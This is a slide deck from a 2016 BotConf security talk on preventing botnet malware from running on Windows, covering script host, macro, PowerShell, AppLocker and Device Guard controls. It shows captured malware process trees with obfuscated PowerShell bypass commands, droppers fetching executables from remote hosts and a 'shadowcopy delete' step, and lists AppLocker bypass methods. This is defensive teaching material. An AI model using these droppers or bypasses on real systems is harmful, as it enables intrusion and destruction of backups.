



## Preventing File-Based Botnet Persistence and Growth

Date | December 2, 2016

Presented to | BotConf

Presenter | Kurtis Armour  
Information Security Consultant



# Who am I?

- » `karmour@:/home$ whoami`
- » Information Security Consultant
  - » eSentire Inc.
  - » 5 years working in computer security
  - » This talk is based off personal research
- » Enjoy finding ways to help build more secure networks



# Paying #Respect

» Chris Lowson

» @LowsonWebmin



» Jacob Gajek

» @jgajek




» Matt Graeber

» @mattifestation



# Introduction

- » The goal of this talk
- » Education of threat landscape
- » Layers of protection
- » What is not covered?



# Botnet Delivery Mechanisms

- » Social Engineering
- » Tricking users
  - » Phishing Emails
  - » Execution of fake files
- » End goal monetization
  - » For Bot Herders -> More Bots



# Botnet Delivery Mechanisms

- » Exploitation ( Malvertising / Exploit Kits )
- » Browsers / Third Party Applications
- » EKs can drop any malware variant
- » File-Based and Memory-Based



Code execution you say?

**MALWARE LOTS OF MALWARE**



# Code Execution Methods

- » What is the end goal of threat actors?
- » What are the main ways to execute code?
- » Binary Executables
- » Scripts
- » Shellcode





# Droppers, Droppers Everywhere!

- » HTML / HTA
- » JS
- » ZIP / 7ZIP / RAR
- » EXE / DLL / MSI
- » Macros (DOCM, XLSM, POTX)
- » PS
- » VBA / VBS / VBE
- » PDF



# Execution Trees!

## Process Tree

- **WINWORD.EXE** 2156 "C:\Users\Green\AppData\Local\Temp\usps\_trk\_849018930482.doc" /q
  - **explorer.exe** 2696
    - **BN24AF.tmp** 1916
- **services.exe** 520
  - **spoolsv.exe** 1224
  - **SearchIndexer.exe** 1972 /Embedding
  - **wmpnetwk.exe** 1828
  - **dllhost.exe** 1032 /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}
  - **msdtc.exe** 2140
  - **cb.exe** 1592
  - **OSPPSVC.EXE** 2260
  - **svchost.exe** 652 -k DcomLaunch
    - **WmiPrvSE.exe** 316 -Embedding
  - **svchost.exe** 3312 -k netsvcs
- **lsass.exe** 532
- **dwm.exe** 1920
- **explorer.exe** 1956

# Execution Trees!

## Process Tree

- **WINWORD.EXE** 2156 "C:\Users\Green\AppData\Local\Temp\FedEx.doc" /q
  - **cmd.exe** 4084 cmd.exe /k ^powe^rshell -E^x^ecuti^onPo^licy by^pass -n^oprofi^le -wi^r
    - **powershell.exe** 528 powershell -ExecutionPolicy bypass -nopprofile -windowstyle l
    - **Temp.exe** 1792

# Execution Trees!

## Process Tree

- WINWORD.EXE 2156 "C:\Users\Green\AppData\Local\Temp\FedEx.doc" /q

## Process Tree

- mshta.exe 3928 "C:\Users\Red\AppData\Local\Temp\File.hta"
  - cmd.exe 4040 /c cd %temp% &@echo W7z = "http://www.sindbad.lk/6/01.exe">>
    - wscript.exe 2564 "C:\Users\Red\AppData\Local\Temp\K2d.vbs"
    - timeout.exe 2536 timeout 13
    - JUC.EXE 2660 JUC.EXE
      - JUC.EXE 964
- services.exe 504
  - lsass.exe 624

# Execution Trees!

## Process Tree

- **WINWORD.EXE** 2156 "C:\Users\Green\AppData\Local\Temp\FedEx.doc" /q

## Process Tree

- **ms** Process Tree

- **iexplore.exe** 2748 "http://fabiocucinaitaliana.com"
  - **iexplore.exe** 1188 SCODEF:2748 CREDAT:79873
    - **cmd.exe** 2352 cmd.exe /q /c cd /d "%tmp%" && echo function O(n,g){for(var c=0,s=String,d,D="pu"+"sh",b:(truncated)
    - **wscript.exe** 1800 wscript //B //E:JScript MXj6sFosp "gexywoaxor" "http://live.slonocat.com/?q=w3nQMv.16&oq=kf7QFaArpjBfReQjpmNgjAFgbpqCriUPcnRCV1p7U9 ...(truncated)"
      - **cmd.exe** 2920 "C:\Windows\System32\cmd.exe" /c rad27130.tmp.exe
        - **rad27130.tmp.exe** 2836 rad27130.tmp.exe
          - **rad27130.tmp.exe** 2196 rad27130.tmp.exe
            - **cmd.exe** 2600 "C:\Windows\system32\cmd.exe"
              - **WMIC.exe** 2540 C:\Windows\system32\wbem\wmic.exe shadowcopy delete
  - **services.exe** 488 C:\Windows\system32\services.exe
    - **svchost.exe** 620 C:\Windows\system32\svchost.exe -k DcomLaunch
      - **WmiPrvSE.exe** 2664 C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
      - **dllhost.exe** 2416 C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}
      - **WmiPrvSE.exe** 296 C:\Windows\system32\wbem\wmiprvse.exe -Embedding
    - **VSSVC.exe** 1924 C:\Windows\system32\vssvc.exe
  - **mshta.exe** 316 "C:\Users\Toby Bowman\Desktop\README.hta"
  - **WMIADAP.exe** 1636 wmiadapt.exe /F /T /R



User Protection and Host Hardening

# **PREVENTING MALICIOUS CODE EXECUTION**



# Overview of Defensive Layers

- » The goals of adding layers
- » Blocking execution of code can be done at different layers
- » Restricting via GPO is best protection against changes

## Limiting Software and Access

- » Restricting access is key
  - » No admin!
- » Software control limits attack surface
- » LAPS (Local Administrator Password Solution)



# Script Control - WSH



- » Windows Script Host
- » Lets not execute things by default 😊
- » Disable built-in support (Test test test)
- » Change the default program execution (if you have legacy systems)

# Script Control - WSH

## » Disable built-in support


HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings

Create a new DWORD value named "Enabled" and set the value data to "0".



# Script Control - WSH

## » Changing default execution of program



## Script Control – Microsoft Office Macros

- » Microsoft Office files can contain embedded code written in VB
- » Microsoft Office macros have their own VBS interpreter
- » Stopping users from executing untrusted macros is key
- » Configurable macro rules for Office (Excel, Word, Infopath, Outlook, Powerpoint, Project, Publisher, Visio)



# Script Control – Microsoft Office Macros

| Approach                                                                          | Security  | Business Impact | Implementation Difficulty | Recommended |
|-----------------------------------------------------------------------------------|-----------|-----------------|---------------------------|-------------|
| Disable all macros and trusted locations                                          | Very high | High            | Low                       | Yes         |
| Disable all macros but allow controlled trusted locations                         | High      | Medium          | Medium                    | Yes         |
| Disable all macros, except digitally signed macros, and disable trusted locations | Medium    | Medium          | High                      | No          |
| Let users decide which macros to enable on a case-by-case basis                   | Low       | Low             | Low                       | No          |
| Enable all macros                                                                 | None      | None            | Low                       | No          |

[http://www.asd.gov.au/publications/protect/Microsoft\\_Office\\_Macro\\_Security.pdf](http://www.asd.gov.au/publications/protect/Microsoft_Office_Macro_Security.pdf)

## Script Control – Microsoft Office Macros

- » Microsoft has added newer features to Office 2016
- » Provides more granularity to apply policies through GPO
- » Trust Center
  - » Restrict the ability for users to allow macros
  - » Restrict the ability for macros from internet to execute
- » If using trust location be sure to limit who can execute from it

# Powershell - Execution Control

- » We do not want to allow normal users to execute PowerShell
- » Why is PowerShell so dangerous?
  - » Run code in memory without touching disk
  - » Download & execute code from another system
  - » Interface with .Net & Windows APIs
  - » Most organizations are not watching PowerShell activity

# Powershell - Execution Control

- » Blocking PowerShell functionality is not easy
- » Local Security Policies is not the answer!
- » Execution Policies are easily bypassed



# Powershell - Execution Control

## » Powershell v5

- » Provides improved logging
- » Includes improved security features

## » Constrained Mode

- » Limits what can be executed
  - » Direct .NET scripting
  - » Invoking of Win32 APIs via the Add-Type cmdlet
  - » Interaction with COM objects



User Protection and Host Hardening

# **APPLICATION WHITELISTING**



# AppLocker

- » Free Windows Built-in Application Whitelisting Feature
  - » Policy is maintainable through GPO admin
- » Available on a handful of Windows OS'
  - » WS2008, WS2012, WS2016
  - » Enterprise and Ultimate Editions
- » Application inventory
- » Protection against unwanted software
- » Software standardization

# AppLocker

- » Two main approaches to implementing AppLocker
  - » Allow Mode (Block all and whitelist approved by hash/path/publisher)
  - » Deny Mode (Allow all and blacklist disapproved by hash/path/publisher)
- » Provides the ability to enable an audit feature
  - » Allows you to investigate what would be blocked / allowed
- » Filters on:
  - » Hash
  - » Path
  - » Publisher

# AppLocker – Executable Control

- » Executable Control
  - » Blocking executing in %OSDRIVE%\Users\\*
- » Publisher rules
  - » Whitelist Publishers so they can update applications
- » Restricting access to writeable directories
  - » Users can write and execute from System32 and Windows folders!?
- » Automatic Generation of Executable Rules
  - » Utilize this feature for creating publisher and hash rules for approved programs

# AppLocker – Executable Control

## » Writeable Directories

```
<FilePathCondition Path="%SYSTEM32%\catroot2\*" />
<FilePathCondition Path="%SYSTEM32%\com\dmp\*" />
<FilePathCondition Path="%SYSTEM32%\FxsTmp\*" />
<FilePathCondition Path="%SYSTEM32%\spool\drivers\color\*" />
<FilePathCondition Path="%SYSTEM32%\spool\PRINTERS\*" />
<FilePathCondition Path="%SYSTEM32%\spool\SERVERS\*" />
<FilePathCondition Path="%SYSTEM32%\Tasks\*" />
<FilePathCondition Path="%WINDIR%\Debug\*" />
<FilePathCondition Path="%WINDIR%\PCHEALTH\ERRORREP\*" />
<FilePathCondition Path="%WINDIR%\PLA\*" />
<FilePathCondition Path="%WINDIR%\Registration\*" />
<FilePathCondition Path="%WINDIR%\SysWOW64\com\dmp\*" />
<FilePathCondition Path="%WINDIR%\SysWOW64\FxsTmp\*" />
<FilePathCondition Path="%WINDIR%\SysWOW64\Tasks\*" />
<FilePathCondition Path="%WINDIR%\Tasks\*" />
<FilePathCondition Path="%WINDIR%\Temp\*" />
<FilePathCondition Path="%WINDIR%\tracing\*" />
```

## AppLocker - Some neat tricks

- » Blocking Macros the DLL way
  - » %OSDRIVE%\Program Files\Common Files\Microsoft Shared\VBA\\*
- » .hta files are nasty
  - » Utilizes another interpreter to execute script code (MSHTA.exe)
- » Blocking PowerShell via Applocker has some wins
  - » Stops auto-execution of droppers that call PowerShell.exe
  - » Can completely block PowerShell interpreter if you want too

## Bypasses and workarounds there are a few.....

- » Applocker Local Security
  - » Applocker local rules overwrite GPO rules
  - » Admin has ability to turn off AppIDsvc
- » Signed Binaries doing what they aren't suppose to do
  - » e.g. MSBuild.exe, cdb.exe, dnx.exe, rcsi.exe, etc
  - » Device Guard helps protect against this abuse
- » Powershell
  - » Calling older version of PowerShell (bypasses security related to one version)
    - » Uninstall older legacy versions
  - » Applocker PowerShell "Allow Mode" increases protection (interactive input and user-authored scripts with PowerShell v5)



# Device Guard

- » Essentially does not allow untrusted code to be executed
  - » Everything is untrusted by default unless specifically approved
- » Two primary components
  - » Code Integrity (CI)
    - » Kernel Mode Code Integrity
    - » User Mode Code Integrity
  - » Virtualization-Based Security (VBS)

## Conclusion

- » Adding layers makes executing bad code harder
- » There is no silver bullet to defense
- » Not every company is the same

# esentire®

**QUESTIONS**

**THANK  
YOU**

**MORE  
SECURE!**



+1 866.579.2200



[sales@esentire.com](mailto:sales@esentire.com)



[www.esentire.com](http://www.esentire.com)



Follow us @esentire